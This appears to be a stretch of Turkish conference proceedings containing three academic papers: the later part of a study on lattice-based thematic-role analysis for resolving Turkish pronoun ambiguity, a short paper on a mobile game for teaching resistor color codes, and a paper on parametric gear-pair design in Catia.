In this sense, the aim of this study is to show the semantic analysis stages of Turkish language at the discourse level by using the feature-based mathematical models consisting of thematic roles within the framework of Formal Concept Analysis Theory. In other words, it is to reach the real meaning of the concepts through these ontological models prepared in the electronic media. Furthermore, in this analysis method carried out at the level of discourse, it is aimed to eliminate the pronoun ambiguity in Turkish language. Thus, it has been tried to create a model for the machine translation systems in computerized linguistics applications by providing a contribution to the analysis of the regular structure of Turkish.

In this context, in the second chapter of the study, any literature information on thematic roles, formal method of forming ontology and ontology-based concept analysis models developed on sample sentences are provided. In the third chapter, It is explained how these models are realized in the computer environment through the interface prepared on the web media. In the fourth chapter, the final results are reached.

2. LITERATURE

2.1. Thematic Roles

As understood from the above information, the relationship between ontology and language is one of the important topics of natural language processing. Therefore, the ontologies used by the arguments or elements that constitute the discourse are important sources for accessing the basic meanings of expressions. These structures, especially created with thematic roles, can be used as a reality model in reaching the conceptual contents of the action elements. These roles, also called abstract roles in many linguistics studies, are universal components that define the information [13]. In other words, it is the semantic relationship that a noun phrase entered with the action of the sentence. They can also be considered as an interface between the syntax of the language and its meaning [14].

The main traditional thematic roles used in this study are listed below along with examples of Turkish and English sentences. The name phrases highlighted in the given sentences provided carry the defined thematic role [15]:

THEME – Anything, which is in motion or maintains its existence throughout the action

(1) a. *Balon* havada uçtu.

b. The *balloon* flew in the air.

AGENT – Anybody who deliberately takes an action

(2) a. *Julide* muz yedi.

b. *Jennifer* ate a banana.

PATIENT – Anybody who is deliberately affected by any action

(3) a. Julide *Melisa* 'ya vurdu.

b. Jennifer struck *Melissa*.

SOURCE – The starting point of an action

(4) a. Julide *İskoçya* 'dan Türkiye'ye geldi.

b. Jennifer came to Turkey from *Scotland*.

GOAL – Anything that an action goes towards

(5) a. Julide *İskoçya* 'dan Türkiye'ye geldi.

b. Jennifer came to *Turkey* from Scotland.

LOCATION – A place, where an object is located

(6) a. Julide *hastanede*.

b. Jennifer is at the *hospital*.

PATH – A road, on which an object moves

(7) a. Julide *tünelden* geçerek ana yola ulaştı.

b. Jennifer reached the main road through the *tunnel*.

INSTRUMENT – An object used to take an action

(8) a. Julide *makasla* kumaşı kesti.

b. Jennifer cut the fabric by *scissors*.

How the grammatical structures of sentences reach semantic content and interpretations can be demonstrated through the syntactic structure in Figure 1 with the thematic roles in the Turkish-English sentence example (9).

(9) a. Julide *Ayşe* 'ye elma verdi. a. Jennifer gave Alice an apple.

b. 'veren' 'verilen' b. 'giver' 'given'

c. ver(j,a) c. give(j,a)




Figure 1. The formula shows the syntax structure of a sentence (9)

As it is clearly seen in Figure 1, the give (vermek) action always has two elements semantically: giver (veren) and given (verilen). When considered grammatically, the giver (veren) noun is expressed as the subject and the given (verilen) phrase is expressed as the object. Furthermore, these objects are legitimized by gaining an independent status to them through thematic roles. For example, they would be called AGENT and would perform an action among all elements of the action. Thus, thematic roles show the relationship between action and its elements, the rule and the meaning, and became guidance in reaching true meanings.

2.2. Formal Ontology

In general terms, reality models defined using a formal language are called formal ontology. In this type of ontology, which is designed to serve systems developed on processing natural language or understanding natural language, concepts are associated with terms and symbolized. In other words, they are designed as a set of categories that show the properties of concepts and their relationship within a domain [16]. These ontologies are huge, as they point to all beings in nature. When they are created with manual labour, many difficulties and errors are encountered in applications. For this reason, they are prepared in computer environment and they are provided to be formal. Thus, a formal mathematical model is created with the Formal Concept Analysis Theory [17,18].

Formal Concept Analysis Theory is a data analysis method that defines the relationship between a particular set of objects and properties. It was introduced by Rudolf Wille as a kind of theory model for hierarchical structures that show the concepts and relationship of concepts. In this theory, objects in a context are conceptualized by grouping them through properties, and the relationship between these concepts is shown in the lattice structure [19, 20]. In this lattice structure, concepts are listed as relationship between the top concept and sub-concept. In particular, the elements or concepts that constitute the language take their place so that they represent a node and are combined from the top concept lines into the sub-concept lines [21]. Each of the sub-concept in the hierarchy represents a subset of the objects in the concepts above it. For example, the context showing the relationship between

computer types and their structural properties is shown in table 1, and the lattice-based ontology model (concept lattice) of this context is shown in Figure 2.

Table 1. Context shows the relationship between computer types and their structural properties

	low_capacity	high_energy	multiprocessor
server		X	X
laptop	X	X	X
netbook	X	X	




Figure 2. Lattice-based ontology model (concept lattice)

In the example concept lattice shown in Figure 2, the objects are expressed as server (s), laptop (l) and notebook (n), and the properties are expressed as entity, low_capacity, high_energy and multiprocessor. Furthermore, the objects are at the bottom of the nodes and the properties are at the top of the nodes.

In this context, lattice models, which are introduced in the relationship between ontologies and language, can be developed as a model with a dictionary in terms of meaning analysis together with the thematic roles. In the concept theory he developed, Jackendoff showed the basic meanings he obtained by separating the words that make up a sentence over their properties in a linear structure. The concepts separated within this structure are grouped into various tiers [22, 4]. In this study, these tiers are called *locative*, *action* and *psychological tiers*. Each tier contributes to understanding or conceptualization with different properties. Thematic roles are the basic arguments that these tiers have important contributions to understanding or conceptualization. Furthermore, these roles can be further generalized by separating them in these tiers. The locative thematic roles such as LOCATION, SOURCE, GOAL and PATH are available in the *locative tier* developed by Firat et al. [23]. In defining these roles, the primary entry should be spatial.

LOCATION	=	(SPATIAL, LOCATION)
SOURCE	=	(SPATIAL, LOCATION, SOURCE)
GOAL	=	(SPATIAL, LOCATION, GOAL)
PATH	=	(SPATIAL, LOCATION, SOURCE, GOAL)

In the developed *action tier*, there are the figural roles located anywhere such as AGENT, PATIENT and THEME. In order to define the thematic roles of this tier, the primary entry must be figural (fig).

THEME	=	(FIGURAL, LOCATION)
AGENT	=	(FIGURAL, LOCATION, SOURCE)
PATIENT	=	(FIGURAL, LOCATION, GOAL)
PATH	=	(FIGURAL, LOCATION, SOURCE, GOAL)

In the *psychological tier*, there is a transition of information from one mind to another through an abstract path. In order to define the thematic roles of this tier, the primary input must be psychological (psy) and experiencer (exp).

LOCATION	=	(<u>PSYCHOLOGIC</u> , EXPERIENCIER)
SOURCE	=	(<u>PSYCHOLOGIC</u> , EXPERIENCIER, SOURCE)
GOAL	=	(<u>PSYCHOLOGIC</u> , EXPERIENCIER, GOAL)
PATH	=	(<u>PSYCHOLOGIC</u> , EXPERIENCIER, SOURCE, GOAL)

2.3. Thematic Role Lattices

The purpose of this part of the chapter is to show how the thematic roles used in concept lattices can contribute to the semantic analysis of the Turkish language. In this context, the thematic roles should take their place on the lattice models created by the tiers formed by the Formal Concept Analysis method.

In this sense, the *locative tier* showing the positional roles is shown in Figure 3 for the Turkish sentence (10a) given below.

(10) a. Top kapının önünden yuvarlanarak çukura girdi.

b. The ball rolled in front of the door and into the pit.




Figure 3. Spatial position lattice model of the Turkish sentence (10a)

As seen in Figure 3, *k*, *c* and *t* represent the words *kapının önünden* (in front of the door), *çukur* (pit), *top* (ball) respectively. The word *top* (ball) indicates its existence throughout the action.

The *action tier* showing the figural roles is shown in Figure 4 for the Turkish sentence (11a) given below.

(11) a. Julide Melisa'ya yemek getirdi.

b. Jennifer brought food to Melissa.




Figure 4. Figural position lattice model of Turkish sentence (11a)

As seen in Figure 4, *j*, *m* and *y* correspond to the words *Julide* (Jennifer), *Melisa* (Melissa), and *yemek* (food) respectively. The word *yemek* (food) shows its existence throughout the action. As can be seen in Figure 4, a similarity has been established between the roles of the *locative tier* and the roles of the *action area*.

The thematic roles of the *psychological tier* are shown in Figure 5 for the Turkish sentence (12a).

(12) a. Julide Melisa'dan kazak örmesini öğrendi.

b. Jennifer learned how to knit a sweater from Melissa.




Figure 5. Psychological position lattice model of sentence (12a)

As seen in Figure 5, *k-ö*, *j* and *m* correspond to the words *kazak örme* (knit sweater), *Julide* (Jennifer), *Melisa* (Melissa) respectively. In the sentence (12), the information about the work of *kazak örme* (knitting sweater) has a transition from SOURCE (*Melisa/Melissa*) to GOAL (*Julide/Jennifer*).

In the Turkish-English sentence (13), the *locative* and *action tiers* expressing the figural and locative roles are defined together.

(13) a. Julide Melisa'ya Türkiye'den şapka gönderdi.

b. Jennifer send a hat to Melissa from Turkey.

Türkiye (Turkey) takes the SOURCE thematic role as a central role, while the word *şapka (hat)* takes the THEME role in the sentence (13a), because it indicates its existence throughout the action. Furthermore, it is seen that they also take the AGENT and PATIENT roles respectively, while *Julide (Jennifer)* and *Melisa (Melissa)* take the SOURCE and GOAL roles respectively. As it is understood, the fact that a word plays two different roles causes ambiguity. This situation has been resolved by arranging the connection points between the *locative* and *action tiers* in Figure 6 and the roles of these tiers as a hierarchy. In Figure 6, the symbols *j*, *m*, *t* and *s* express *Julide (Jennifer)*, *Melisa (Melissa)*, *Türkiye (Turkey)* and *şapka (hat)* respectively [23, 24].




Figure 6. Connection points between the locative and action tiers

Also as seen in Fig. 6, it takes the THEME role as a central role, the word *şapka (hat)* displays its existence during all phases of the action. She takes the AGENT thematic role on the *action tier*, since *Julide (Jennifer)* is aware of her action. She takes the PATIENT role, since *Melisa (Melissa)* is affected by the event and aware of such event. The phrase *Türkiye (Turkey)* takes the SOURCE thematic role due to the preposition *-den (from)*.

Through these lattice models created on thematic roles, semantic analysis of Turkish language can be achieved at discourse level. In particular, it can easily be found which object the pronouns represent. For example, it is seen that the uncertainty of the pronoun *O (He)* in the Turkish sentence series (14a) is eliminated through such models.

(14) a. Ahmet mutfağa girdi. O hizmetçiyi gördü.

b. Allan entered the kitchen. He saw the maid.

The uncertain that the pronoun *O (He)* represents either *Ahmet (Allan)* or *mutfak (kitchen)* in the sentence (14a) reached a solution in the lattice diagram as shown in Figure 7.




Figure 7. Semantic analysis of the Turkish sentence sequence (14a)

As seen Figure 7, the symbols *a*, *m*, *h*, *o* express *Ahmet (Allan)*, *mutfak (kitchen)*, *hizmetçi (maid)*, the pronoun *O (He)* respectively. The *blue action tiers* allow the figural words to be separated, while the *black locative tier* separates the locative words.

3. MATERIAL AND METHODS

In this chapter, the automatic implications of lattice-based semantic analysis models for Turkish described above and diagrams are explained. The study is developed as a web application, and you can access it at <http://lattice.yeldafirat.com/>. CSS (Cascading Style Sheets) technology, which has its specific rules in configuration of the website, is used together with PHP 7.4.1 (Hypertext Preprocessor) language for this application. The data file is created in MySQL ((My Sequential Query Language). PDO (PHP Data Objects) functions are used for the database file creation and data input-output method. PDO is an interface that can manage many different database architectures and provides access to database files. SVG (Scalable Vector Graphics) format is preferred to create the lattice diagrams. It is a XML-based vector graphics format (Extensible Markup Language) used to display the various graphs in SVG web and other media.

The general flow chart of the application can be seen in Figure 8.




Figure 8. The general flow chart of the application

The algorithm of choosing a chart and placing the roles in the chart according to the elements, verb properties and thematic roles of the sentence is created through the general flow chart seen in Figure 8.

The lattice model of the sentence (13a) that are automatically removed from the web application can be seen in Figure 9. The lattice diagram of sentence (14a) can be tried and created through the application (<http://lattice.yeldafirat.com/>).




Figure 9. The lattice diagram of the sentence (13a)

In the realized application, it can be seen that the meaning analysis models of other Turkish sentences entered in a structure similar to the sentence with lattice diagram obtained in Figure 9 are displayed automatically. It is understood that the pronoun ambiguity in Turkish language disappeared at the level of discourse especially in the lattice diagram, which is produced by the introduction of a new sentence (15a) is eliminated. The diagram is given in Figure 10.

- (15) a. Varol bisikletle okula gitti. O kalemini evde unuttu.
 b. Vincent went to school by bicycle. He forgot his pen at home.




Figure 10. The lattice diagram of the sentence (15a)

It is seen that, when the hierarchical structure in Figure 10 is analyzed in terms of the properties of the tiers, the pronoun *O (He)* corresponds to *Varol (Vincent)*.

4. CONCLUSIONS

In this study done in the electronic media, it was tried to reach the real meanings of words or elements by taking into account the morphological/syntactic and semantic properties of some sentence patterns selected from Turkish language. To that end, the lattice-based ontological models were developed over the thematic roles. There is a hierarchical structure using the Formal Concept Analysis method in these reality models, where the concepts are analyzed. Thematic roles are the cornerstones of this structure. If semantic structures that are relatively independent of language are required, it is necessary to look at these reality models created automatically in the electronic media. Thus, the link between the ontologies that give the human mind structure and the language is clearly established. These conceptual analysis models proposed finally through the thematic roles will constitute the sources of the translation systems by contributing to the semantic analysis of Turkish language at the level of discourse.

In these models, it may be found partially which word or object the pronouns that crease any problems especially in the machine translation of the Turkish sentences, represent. Furthermore, this study also provides a step for the models that can be developed in the next study to eliminate the pronoun ambiguity in sentence series (16).

(16) a. [Can ?] [Meryem'e ?] Fransa'dan hediye gönderdi. [O ?] hediyeyi beğenmedi.

b. [John ?] sent a gift to [Mary ?] from France. [She ?/He ?] didn't like the gift.

5. REFERENCES

- [1] J.V. Eijk and C. Unger, Computational Semantics with Functional Programming. Cambridge, University Press, 2010.
- [2] K.S. Jones, "Semantic primitives: the tip of the iceberg," in Words and Intelligence II: Essays in Honor of Yorick Wilks, K. Ahmad, C. Brewster, M. Stevenson, Eds. Dordrecht: Springer, 2007.
- [3] C.J. Fillmore, J. Ruppenhoffer, and C.F. Baker, "FrameNet and Representing the Link between Semantic and Syntactic Relations," in Computational Linguistics and Beyond, C.R. Huang, W. Lenders, Eds. Taipei: Institute of Linguistics-Academia Sinica, 2004, pp. 19-62.
- [4] R. Jackendoff. "On conceptual semantics." Intercultural Pragmatics, vol. 3, no. 3, pp. 353-358, 2006.
- [5] G. Lakoff. "Why it Matters How We Frame the Environment." Environmental Communication, vol. 4, pp. 70-81, 2010.
- [6] R.W. Langacker, "Evidentiality in Cognitive Grammar," in Evidentiality Revisited: Cognitive grammar, functional and discourse-pragmatic perspectives, J.I. Marín-Arrese, G. Haßler, M. Carretero, Eds. John Benjamins Publishing Company, 2017, pp. 13-55.
- [7] L. Talmy, Toward a Cognitive Semantics. Volume I, Cambridge, MIT Press, 2000.
- [8] C. Masolo, S. Borgo, A. Gangemi, N. Guarino, A. Oltramari, and L. Schneider, "The WonderWeb Library of Foundational Ontologies Preliminary Report," Report No. 17, Computer Science, Padova, 2002.
- [9] X. Jiang and A-H. Tan. "CRCTOL: A semantic-based domain ontology learning system." Journal of the American Society for Information Science and Technology, vol. 61, no. 1, pp. 150-168, 2009.
- [10] D. Li, S. Yao, and J. Du. "Research on Computer Science Domain Ontology Construction and Information Retrieval." Knowledge Engineering and Management, vol. 123, pp. 603-608, 2011.
- [11] E.M. Sanfilippo. "Ontological foundations for feature-based modelling." Procedia CIRP, vol. 70, pp. 174-179, 2018.

- [12] M.N. Asim, M. Wasim, M.U.G. Khan, W. Mahmood, and H.M. Abbasi. "A survey of ontology learning techniques and applications." Database (Oxford), vol. 2018, 2018.
- [13] L. Rissman and A. Majid. "Thematic roles: Core knowledge or linguistic construct?." Psychonomic Bulletin & Review, vol. 26, no. 6, pp. 1850-1869, 2019.
- [14] E. Wittenberg, M. Khan, and J. Snedeker. "Investigating Thematic Roles through Implicit Learning: Evidence from Light Verb Constructions." Frontiers Psychology, vol. 8, no. 1089, 2017.
- [15] R.S. Jackendoff, Semantic Interpretation in Generative Grammar. Cambridge, MIT Press, 1972.
- [16] V.M. Abrusci, C. Fouquere, and M. Romano. "Formal Ontologies and Coherent Spaces." Journal of Applied Logic, vol. 12, no. 1, pp. 67-74, 2014.
- [17] T.R. Gruber. "A Translation Approach to Portable Ontology Specifications." Knowledge Acquisition, vol. 5, no. 2, pp. 199-220, 1993.
- [18] M. Obitko, V. Snasel, and J. Smid. "Ontology Design with Formal Concept Analysis," CLA Conference, Ostrava, Czech Republic, 2004, pp. 111-119.
- [19] B. Ganter and R. Wille, Formal Concept Analysis: Mathematical Foundations. Berlin, Springer, 1999.
- [20] B. Ganter, G. Stumme, R. Wille, Formal Concept Analysis: Foundations and Applications. Berlin, Springer, 2005.
- [21] F.S. Macina and B. Blaskovic. "Formal Concept Analysis- Overview and Applications." Procedia Engineering, vol. 69, pp. 1258-1267, 2014.
- [22] R. Jackendoff. "The Status of Thematic Relations in Linguistic Theory." Linguistic Inquiry, vol. 18, no. 3, pp. 369-411, 1987.
- [23] Y. Firat, O. Ucar, and Y. Kilicaslan. "Semantic Analysis with a LatticeBased FrameNet." Journal of International Scientific Publications: Language, Individual & Society, vol. 2014, no. 8, pp. 512-518, 2014.
- [24] Y. Firat, Y and T. Ugurlu. "Application of the Turkish Sign Language Translation System Developed by the Semantic Analysis Models over the Internet of Things at the Web Medium." Erzincan University Journal of Science and Technology, vol. 7, no. 2, pp. 490-503, 2019.

RESISTOR COLOR CODE TEACHING KIT FOR EDUCATIONAL PURPOSE

Kadir İLERİ¹, Anday DURU²

^{1,2}*Karabük Üniversitesi, Mühendislik Fakültesi, Karabük, TURKEY*

kadirileri@karabuk.edu.tr

ORCID: 0000-0002-5041-6165

ABSTRACT

The world of mobile technology provides different opportunities and has a great impact on learning process of students. Since mobile phones have turned out to be an integral element of life and they can be used to serve a number of functions, they are very useful and convenient tools for teaching and learning. Teaching some topics might be hard for instructors, so mobile applications especially games can help in learning process of students. Game based teaching kits are getting popular with the technology and improves the learning process of students because it delivers fun education environment. One of the topics that require memorization but thought to be much easier with game application is the resistance color codes. In this paper, we propose a mobile game app to teach resistor color codes that students can use anytime and anywhere with more fun. The main purpose of developed application is to help students memorize resistor color codes through a fun learning environment. A voltage generator, a resistor and a light source has been used to simulate closed loop circuit. Putting right colors in the boxes will turn on the light, cause electrons to flow and add score to your account. If the permission is given in the application, this score can be seen by everyone of your class and instructor. Additional scoring and testing in-app system will help instructors to see the progress of each student and it can be used as a competition gaming app among students while learning resistor color codes in lecture. In addition, this environment can serve to be used in the distance education platform.

Keywords: *Resistor Color Codes, Mobile Application, Gamification, Teaching Kit*

DİRENÇ RENK KODLARINI EĞİTİM AMAÇLI ÖĞRETME ARACI

ÖZET

Mobil teknoloji dünyası çeşitli fırsatlar sunar ve öğrencilerin öğrenme sürecini büyük ölçüde etkileyebilir. Cep telefonları hayatın ayrılmaz bir unsuru haline geldiğinden ve birçok fonksiyonu yerine getirmek için kullanılabilir, öğretim ve öğrenim için çok yararlı ve kullanışlı araçlar haline gelebilirler. Öğretmenler için bir takım konuları öğretmek zor olabilir, bu nedenle mobil uygulamalar, özellikle oyunlar öğrencilerin öğrenme sürecine yardımcı olabilir. Oyun temelli öğretim araçları teknoloji ile birlikte popüler hale gelmekte ve eğlenceli eğitim ortamı sağladığı için öğrencilerin öğrenme sürecini iyileştirmektedirler. Ezber gerektiren fakat oyun uygulaması ile çok daha kolay olacağı düşünülen konulardan biri de direnç renk kodlarıdır. Bu çalışmada, öğrencilerin her zaman ve her yerde kullanabileceği direnç renk kodlarını daha eğlenceli öğretmek için bir mobil oyun uygulaması öneriyoruz. Geliştirilen uygulamanın temel amacı, öğrencilerin direnç renk kodlarını eğlenceli bir öğrenme ortamı aracılığıyla ezberlemelerine yardımcı olmaktır. Kapalı döngü devresini simüle etmek için bir voltaj üretici, bir direnç ve bir ışık kaynağı kullanılmıştır. Kutulara doğru renkleri koymak ışığı açacak, elektronların akmasına neden olacak ve hesabınıza puan ekleyecektir. Uygulama açılışında izin verilmiş ise bu puan sınıfınızdaki herkes ve öğretmen tarafından görülebilecektir. Uygulama içi ek puanlama ve test sistemi, öğretmenlerin her öğrencinin ilerlemesini görmesine yardımcı olacak ve derste direnç renk kodlarını öğrenirken öğrenciler arasında bir yarışma oyun uygulaması olarak da kullanılabilir. Ayrıca, bu ortam uzaktan eğitim platformunda kullanılmak üzere hizmet verebilir.

Anahtar Kelimeler: Direnç Renk Kodları, Mobil Uygulama, Oyunlaştırma, Eğitim Yardımcısı.

1. INTRODUCTION

In this age of technological progress, one of the greatest revolutions is mobile phones and they are indispensable devices that no one can do without today. Also, they have variety of use cases with mobile apps. Since most of the learners own modern mobile phones, they utilize them for different functions and purposes. Communication, camera, shopping, banking, internet, music, and games are some of the examples of usage areas of mobile phones. Also, mobile phones can be a great tool for distance education because delivering knowledge over internet has been successfully applied. More

essentially, mobile phones can be used anytime and anyplace to learn without the need for computer access and availability of learning material. In the process of teaching and learning, use of mobile games can help students to be interested in the educational content more than verbal explanations [1, 2].

Research shows that increasing students' interest is essential to academic success [3]. Problems, challenges, and surprises stimulates attention for learning process. Educational activities awaken and excite the immediate needs of the individual [4]. Since digital games have important place in the children lives, digital games based learning can be a great tool for students' achievements. Interactive experience motivates students to participate and learn actively.

Resistors are the basic components and they are commonly used on electric circuits. Color codes of the resistors makes some students feel difficulty in memorizing and determining the exact values [5]. Therefore, students need to remember the resistor color code to calculate the resistor value.

In this paper, resistance color codes learning platform has been prepared and presented for students to learn the topic more easily. In the next chapter of the paper, the flowchart and the implementation progress of the developed software has been introduced. Then, the mobile gaming and learning platform features are explained with screenshots of the program.

2. METHODS

The flowchart of the developed mobile application is shown in Figure 1.




Figure 1. Flowchart of the mobile application.

The application is developed by using Java programming language on Eclipse software development kit (SDK) which is free and open-source software. It is easy to use for secondary school students. The application consists of two stages which are called training and quiz.

In the training stage, students can improve knowledge about resistor color code. This stage is a simple game which is based on guessing the value of the resistor. First, the value of the resistor which complete the circuit to light the bulb is given. Then, the student chooses the resistor's bands' color by touching randomly located color buttons. Guessing each band color, the buttons' locations are changes

randomly again. When the students guess the correct value of the resistor, next circuit with the new resistor value is appearing.




Figure 2. Screenshots of the training stage, a) answering part, b) resulting part.

After the training is finished, quiz stage starts. In this stage, the students' knowledge is tested by questions. If the students do not achieve 90% success according to the quiz results, the training is repeated.




Figure 2. Screenshots of the quiz stage, a) question type 1, b) question type 2.

The students can view their friends' quiz results and their rankings if permission is given by students. Thus, the students may learn more eagerly to rise their rank.

3. CONCLUSION

More games have to be developed and more research is needed to prove the power of games in the field of education. It is clear that game-based learning will have many advantages if done properly. Learning goals and their corresponding rewards can be created in the software with series of challenges. When students have fun, learning pressure can be minimized by this method. Meanwhile, students can take advantage of multiple learning platforms for best learning experience.

4. REFERENCES

- [1] Internet:“<https://www.safarimontage.com/pdfs/training/UsingEducationalVideoInTheClassroom.pdf>”.
- [2] Bambaeroo F., Shokrpour N., “The impact of the teachers' non-verbal communication on success in teaching”, *J Adv Med Educ Prof*, 5(2):51-59, 2017.
- [3] Harackiewicz J.M., Smith J.L., Priniski S.J., “Interest Matters: The Importance of Promoting Interest in Education”, *Policy Insights Behav Brain Sci*, 3(2):220-227, 2016.
- [4] Dewey J., “Interest and effort in education”, Houghton Mifflin, 1913.
- [5] Hassan, R. B., “Pembangunan resistor educational kit with component tester Sebagai Alat Bantuan Pengajaran Dan Pembelajaran (ABBM)”, In *e-Proceedings iCompEx17 Academic Paper*, 2017.

PARAMETRIC DESIGN OF SPEED REDUCER GEAR PAIR

Ufuk Demirciođlu¹ M. Tarık akir¹

¹*Sivas Bilim ve Teknoloji Üniversitesi, Mühendislik ve Doğa Bilimleri Fakültesi, Sivas, TURKEY*

udemircioglu@sivas.edu.tr

ORCID: 0000-0002-9707-8271

ABSTRACT

Parametric design in this customer driven world and ever developing industry is a must now. So if a company wants to remain in the market it has to produce new product in short course of time based on what customers want. As a result, company can stay in market without losing any customers. In this particular study parametric gear was designed and later on parametric gear pair design was developed at assembly level by using Catia. A simple code was also implemented such that when user enters speed reduction ratio, teeth number of driving gear and driven gear can be calculated automatically and Catia can reshape the product accordingly. Comparison was made between conventional modeling and parametric modeling in order to evaluate the effectiveness of parametric modeling at both part level and assembly level.

Keywords: *Parametric Design, Gear, Gear Pair.*

HIZ DÜŞÜRÜCÜ DİŞLİ ÇİFTİNİN PARAMETRİK TASARIMI

ÖZET

Bu müşteri odaklı dünyada ve sürekli gelişen endüstride parametrik tasarım artık bir zorunluluktur. Yani bir şirket pazarda kalmak istiyorsa, müşterilerinin ne istediğine bağlı olarak kısa sürede yeni ürün üretmelidir. Sonuç olarak şirket, herhangi bir müşteri kaybetmeden pazarda kalabilir. Bu çalışmada parametrik dişli tasarlanmış ve daha sonra Catia kullanılarak montaj seviyesinde parametrik dişli çifti tasarımı geliştirilmiştir. Kullanıcı hız düşürme oranına girdiğinde, tahrik dişlisi ve tahrik dişlisinin diş sayısı otomatik olarak hesaplanabilecek ve Catia'nın ürünü buna göre yeniden şekillendirebilmesi için basit bir kod da uygulanmıştır. Hem

parça düzeyinde hem de montaj düzeyinde parametrik modellemenin etkinliğini değerlendirmek için geleneksel modelleme ile parametrik modelleme arasında karşılaştırma yapılmıştır.

Anahtar Kelimeler: *Parametrik Tasarım, Dişli, Dişli Çifti.*

1.INTRODUCTION

Gears are the most frequently used parts of machine elements in mechanical design. They are literally machine parts that transmit a motion and power in machines and assemblies. Gears can also be used to direct the movement and in applications such as increasing speed or decreasing speed. A gear system has at least two gear wheels. It is called a driving and driven gear. Since gears are used most commonly, it is of the importance to design gears parametrically in order to reduce design time and to increase efficiency.

Design is the most important part of the production industry. Design is to put in other words an iterative process during which many parameters are changed iteratively to find desirable values. Because, every new design involves static, dynamic and stress analysis when designing or after design. Depending on the analysis, the design can change frequently during design process. Because of that reason, quick design process could be required in order to reshape the components or product rapidly. As a result of these, design process is being time consuming [1]. Yet, since it is a customer driven world one should have to produce continuously innovative product to keep remain in the market and to satisfy customers [2]. One way to solve such a problem in industry is to automate the design process in order to reduce time.

Design can be automated by using parametric design method. Parametric design is a methodology in which relationship among dimensions and geometric characteristic of parts and assemblies are created such that if a parameter is given a new value, then a new part or assembly can be generated automatically. At first glance, this method might seem cumbersome and time consuming but once parts are parametrized then all new parts can be generated instantly. This is the main advantage of parametric design over conventional design.

A lot of researchers have put effort in the field of parametric design to automate design process and productivity. Brahmbhatt at al. demonstrated modeling and automation of Oldham's couplings in order to speed up design process by integrating Pro-Engineer and Microsoft Office Excel spreadsheet [3]. Shah studied parametric design of couplings by connecting Autodesk Inventor and Microsoft Office Excel spreadsheet in order to obtain various kinds of couplings 3D model and manufacturing drawing [4]. Ali at al. showed modeling of rim wheel for automation process to generate rim wheels automatically by interfacing CATIA and CATIA Macros tool [5]. Trivedi et al. studied the method of

3D parametric modeling for various product using case study on inner ring of spherical roller bearing by integrating of Pro/Engineer with Microsoft Excel [6]. Chu et al. constructed parametric design of 3D tire mold in order to simplify the construction of 3D groove surface [7]. Rathod et al. developed 3D parametric spur gear in Pro Engineer Wildfire 5.0 in order to quickly design gears [8].

2. MATERIALS and METHODS

Catia is one of the most powerful and the most commonly used solid modeling software. It is also perfectly capable of performing parametric design at part level and at assembly level. Catia allows user to define the parameters which later on can be changed by giving relationships between parameters based on requirements. When one of these parameters is updated Catia can automatically reshape the part or product. In this study, a gear was modelled parametrically by using parameters given in table 1. and saved as two gears as driving gear and driven gear (Fig. 1). Then, gears were assembled in Catia product environment by giving external parametric relationships with aid of Catia knowledge advisor rules such that when user enters the specified speed reduction ratio and module of gears all other parameter like number of gears teeth are calculated and gear pair is modelled automatically according to these parameters (Fig. 2).

Table 1. Parameters of spur gear.

Parameters	Values	Status
Number of teeth (N)	25	User defined
Module (m)	3	User defined
Pressure angle	20	20 deg.
Pitch circle radius (Rp)	$N*m/2$	Parametric relationship
Clearance circle radius Rb)	$0.94*Rp$	Parametric relationship
Addendum circle radius (Ra)	$Rp+m$	Parametric relationship
Dedendum circle radius (Rd)	$Rp-1.25*m$	Parametric relationship




Figure 1. Parametric gear.




Figure 2. Parametric gear pair at assembly level.

3. RESULTS and DISCUSSION

In this study parametric design of a gear pair speed reducer was developed in Catia software so that design process could be automated. From design process, it was obtained that parametric design is very effective way in which lead time can be reduced. As shown in table, single gear design took much more time when designed with conventional method, however when parametric design method was employed it took less time to model the gears. When it came to designing gear pair advantages of parametric design was paramount over manual design. Because both gear could be generated in seconds

once the user inputs the desired speed reduction ratio, teeth number of gears were calculated automatically thanks to code that is added and all assembly is reshaped right away [9].

Table 2: Time comparison manual modelling versus parametric modelling.

Products		Manual modelling	Parametric modelling
Gear design	New user	20-40 min	15-25 min
	Experienced user	15-20 min	4-8 min
Gear pair design	New user	30-60 min	10-15 min
	Experienced user	25-40 min	10-20 min

Table 2 makes the comparison of two methods, in which products are created from scratch. However, once the parts are parametrized it takes Catia less than 1 minutes to update new product.

4. CONCLUSION

In order to design gears and pairs of gears automatically in Catia parametrically sets of parameters were established. Firstly, parametric gear was designed by giving parametric relationship by using number of teeth and module of gear such that any of these parameter changes Catia will recalculate all other dimensions and reshape the gear automatically. Then two gears were saved as driving gear and driven gear in order to use in next stage of this project. Second of all, new parameters were defined in Catia product environment (speed ratio, module, number of driving gear teeth and number of driven gear teeth). Third of all, a rule was inserted by using Catia knowledge ware in order to calculate the number of gears teeth. Gear ratio was used as input to equation in order to calculate the gears teeth number. Lastly, gears were brought into assembly and external parameters were connected to gear parameters. From result it was obtained that Catia is perfectly capable of creating spur gears parametrically both at part level and at assembly level. Parametric design at assembly level proved that one can easily automate design process and reduce lead time by employing parametric design method.

5. REFERENCES

- [1] M. F. Ashby, *Materials Selection in Mechanical Design*. Published by Elsevier Ltd, 2010.
- [2] Y. Mokhede, S. Chikshe, and R. Ghavate, “Automation of Bearing Modelling and Drafting using CATIA – VBA Approach,” no. June, pp. 471–477, 2017.
- [3] K. B. Brahmabhatt, D. M. Patel, and N. K. Sanchapara, “Parametric modelling of Oldham

- coupling,” vol. 3, no. 2, pp. 9120–9125, 2014.
- [4] D. B. Shah, “Parametric Modeling and Drawing Automation for Flange Coupling using Excel Spreadsheet,” *Int. J. Res. Eng. Technol.*, no. June, 2013.
- [5] M. B. Ali, A. Bin Shafie, S. Dharmalingam, M. A. M. Daud, K. A. Zakaria, and M. J. A. Latif, “Implementation of automation process in generating CAD model for rim wheels,” *ARPJ. Eng. Appl. Sci.*, vol. 13, no. 2, pp. 594–598, 2018.
- [6] R. D. Trivedi, D. B. Shah, and K. M. Patel, “3D parametric modeling for product variants using case study on inner ring of spherical roller bearing,” *Procedia Eng.*, vol. 51, no. NUICONE 2012, pp. 709–714, 2013, doi: 10.1016/j.proeng.2013.01.101.
- [7] C. H. Chu, M. C. Song, and V. C. S. Luo, “Computer aided parametric design for 3D tire mold production,” *Comput. Ind.*, vol. 57, no. 1, pp. 11–25, 2006, doi: 10.1016/j.compind.2005.04.005.
- [8] A. B. Rathod, V. J. Patel, and P. M. Agrawal, “A parametric modeling of spur gear using ProEngineer,” *Int. J. Eng. Res. Appl.*, no. May, pp. 2–5, 2011.
